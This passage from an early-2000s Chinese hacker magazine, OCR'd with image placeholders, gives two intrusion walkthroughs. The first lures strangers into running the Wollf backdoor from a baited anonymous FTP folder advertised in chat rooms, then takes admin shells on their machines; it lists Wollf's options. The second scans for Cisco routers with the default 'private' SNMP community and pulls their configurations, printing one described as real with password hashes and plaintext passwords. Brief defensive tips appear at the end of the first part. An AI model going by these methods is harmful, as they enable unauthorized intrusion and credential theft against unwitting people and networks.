


图 1

注意　日志文件可事先建立，也可在上述方法设置好之后，等Serv－U自动生成log.log。

补充：关于Serv－U的配置可以参考其他的文章。其实我们所需要使用的功能很简单，几乎不需要对Serv－U进行过多的设置，只要改一改文件路径就可以了。但要注意读／写权限问题。

每次日志文件就是密密麻麻一片，我们如何分析是哪个IP做了什么事呢？下面我们来对日志进行一下分析。

[5] Sat 18Jan03 23:14:21 － (000314) Connected to 211.4.*.* (Local address 210.5.*.*)

[5] Sat 18Jan03 23:14:21 － (000314) ANONYMOUS logged in，password：S**@SINA.COM

[3] Sat 18Jan03 23:14:21 － (000314) Sending file d：\足球在球门线上，笑死我了.mpg

[5] Sat 18Jan03 23:14:21 － (000314) IP－Name：*

[5] Sat 18Jan03 23:14:59 － (000314) Closing connection for user ANONYMOUS (00:00:38 connected)

以上是我从log.log中截取的一小段日志文件，可以看出第一行的211.4.*.*是他的IP地址，而210.5.*.*是我的IP地址，000314是Serv－U自动分配给来访用户的ID号，凡是带有（000314），就是IP为211.4.*.*的计算机的行为。最后一行是211.4.*.*断开连接。

2、把Wollf复制、粘贴到刚才指定的FTP资源目录，然后改为一个诱人的名字，如：“精品”、“不看后悔”、“绝密资料”等名字，这就要发挥各位的聪明才智了，呵呵。然后就等待“鱼”上钩了！

注意　在FTP资源目录下，最好还有其它的一些文件来作幌子，如图片、歌曲等等。如果只有一个文件容易被怀疑，不过也不能太多哟！

3、静静的听首歌，Waiting……如果你急于抓到“鱼”的话，建议用“撒网捕鱼”。

首先到 www.oray.net 注册用户，然后申请域名。再打开花生壳客户端服务程序，填入刚申请过的用户名和密码，如图 2 所示。




图 2

然后随便找个聊天室，进去后发布FTP://DOMAIN（其中 DOMAIN 是你在 www.oray.net 申请的域名）。等一会，就会有成批成批的“鱼”入网了。

4、登录远程主机。等待一段时间以后，哈哈，发现有“鱼”上钩。现在开始用 Wollf 登录远程主机。Wollf 运行参数如下表：

wollf [选项]	[选项]含义
-install	安装 wollf 服务，默认参数
-remove	停止并清除 wollf 服务
-update	升级 wollf 服务
-debug	调试 wollf 服务，用于安装失败后查看出错信息
-once	作为普通进程运行，重启后不自动加载
-connect [host] [port]	连接到远程 wollf 服务，主要用于连接后传输文件
-listen [port]	监听指定端口，等待远程连接，主要用于反向连接方式
-setup	对 wollf.exe 进行设置，包括监听端口、访问口令或设置为反向连接方式，完成后将生成 wollf_new.exe

OK，我们开始进入远程主机，如图 3 所示。




图 3

注意 如果不了解 Wollf 的用法，可以在该界面下输入“help”查询(不带双引号)。

然后在该界面下输入 DOS 就可以进入熟悉的 DOS 命令窗口，而且是 ADMIN 的权限，要退出 DOS 回到 Wollf 界面只需要输入 exit 命令。具体进去后能做些什么就不是本文所介绍的范围了，可以参照其他教程。可见，这种入侵的方法比起到处发木马让别人执行好多了。

注意 问题思考：其实用这种方法算不上是一种 Hack，只能算是黑客的一种另类娱乐方式而已。

这种方式再一次提醒我们：

1. 千万不要随便执行、打开来历不明的程序、文件，即使是自己找到的而不是别人发过来的文件也不能打开。

2. 不要在聊天室、QQ 内随便进入发送过来的网站，更严重、更有攻击力的万花谷病毒就是利用 I E 漏洞和这种传播途径。

最后还要提醒大家，防火墙是解决所有一般问题的关键，所以建议大家上网时不仅要开病毒防火墙、更要开网络防火墙。

进一步入侵 CISCO 路由器

mix

路由器是网络中常用的网络设备，是它将我们的服务器在茫茫网海中联系起来。只有通过它，我们才能使用最合理的数据通路将数据发送到对方，也就是说路由器提供了互联网数据通路的节点。在《黑客X档案》2003年第二期刘晖写的《利用SOLARWINDS获得路由控制权》（以下简称《利》）一文中，我们已经基本了解了怎样入侵一台 Cisco 路由器，下面我们将使用 SolarWinds2002 这个软件对 Cisco 路由器进行更深入点的安全检测工作。

一、基本知识

1. 路由器一般的远程控制方法有两种，一是 Telnet，另外一种是通过 SNMP 代理。大家常用的 Telnet 就不说了，第二种控制方式是通过在路由器上配置好 SNMP 代理，包括 MIB 变量访问、MIB 变量设置、SNMP 中断和 SNMP 团体字符串四项功能，再在远程使用基于 SNMP 应用协议的管理软件（如 Cisco Works 2000）进行远程管理，也可以在路由器上开放 80 端口，用浏览器进行远程管理。

2. Cisco 路由器登录口令分为用户访问口令和特权级口令(enable)。缺省情况下，路由器上所有控制台口令是以明文形式存储在路由器配置中。使用 enable password 命令设置的密码是用 Cisco 的 type 7 型加密算法实现的，可以反向解密的，而管理员使用 enable secret 命令设置的密码，是用 MD5 散列算法进行加密，破解有较大难度。

3. SNMP 团体字符串出厂缺省值一般有两种。一是 public，代表对路由器资源只读权限；二是 private，代表对路由器资源可读写权限。

二、检测详解

首先，我们需要一个专门的，集扫描、破解、管理等功能于一身的软件——SolarWinds 2002。下载地址和注册的方法都可以在www.google.com中搜索到。

安装完毕并运行后，就可以看到它的工具条了，根据不同的应用，工具条被划分为11个栏目。根据《利》一文的介绍，我们先用扫描器寻找存在漏洞的Cisco路由器。打开SolarWinds工具条Discovery栏中的IP Network Browser工具，在其Settings配置对话框中，选中“public”并删掉它，只保留“private”SNMP团体字符串，如图1所示。




图 1

这样做的目的是为了保证我们对扫描出来的Cisco路由器具有可对配置文件读写的权限。

呵呵，运气不错，一会儿后我们便有了想要的东西，如图2所示。





图 2


图 3

选中这个有漏洞的Cisco路由器，单击工具栏中的“Config”，SolarWinds便会自动打开TFTP服务，并使用SolarWinds工具条Cisco Tools栏下的Config Editor/Viewer工具，自动下载这个路由器的配置文件到SolarWinds安装所在分区的TFTP-Root目录下，还有SolarWinds安装目录下以日期为名的目录中。可能是由于注册机或其他什么的原因，当Config Editor/Viewer试图打开这个下载的Config文件的时候，该工具自身会锁死。不过没关系，我们可以先将它关闭，再在Cisco Tools栏下打开Config Editor/Viewer工具，使用其工具栏上的“Diff”比较工具，打开刚才下载的Config配置文件，如图3所示。

下面是一份真实的Config配置文件：

```
!* ***.CiscoConfig //以路由器名称为文件名的.CiscoConfig文件
!* IP Address : *.*.*.* //路由器的IP地址
!* Community : private //注意这个SNMP团体字符串，代表的是可读写权限
!* Downloaded 2003-2-7 1:28:31 by SolarWinds Config Transfer Engine Version 5.5.0

!
! Last configuration change at 16:10:53 UTC Tue Jan 28 2003
! NVRAM config last updated at 22:16:28 UTC Sat Nov 30 2002
!
version 12.0
no service pad
service timestamps debug uptime
service timestamps log uptime
no service password-encryption
!
hostname video_center
!
enable secret 5 $1$Hhrr$yjzWaEMTBa8EzrLT1DaCT0 //使用MD5散列算法进行加密了的特权口令
enable password 7 0926 3D0D014E1C16165465279 //如果没有上面的enable secret，则特权口令就是这个type 7型加密算法加密的口令

……//中间太多太杂而省略

line vty 0 4
password video//这里是明文保存的访问口令
login
line vty 5 15
password video
login
!
end
```

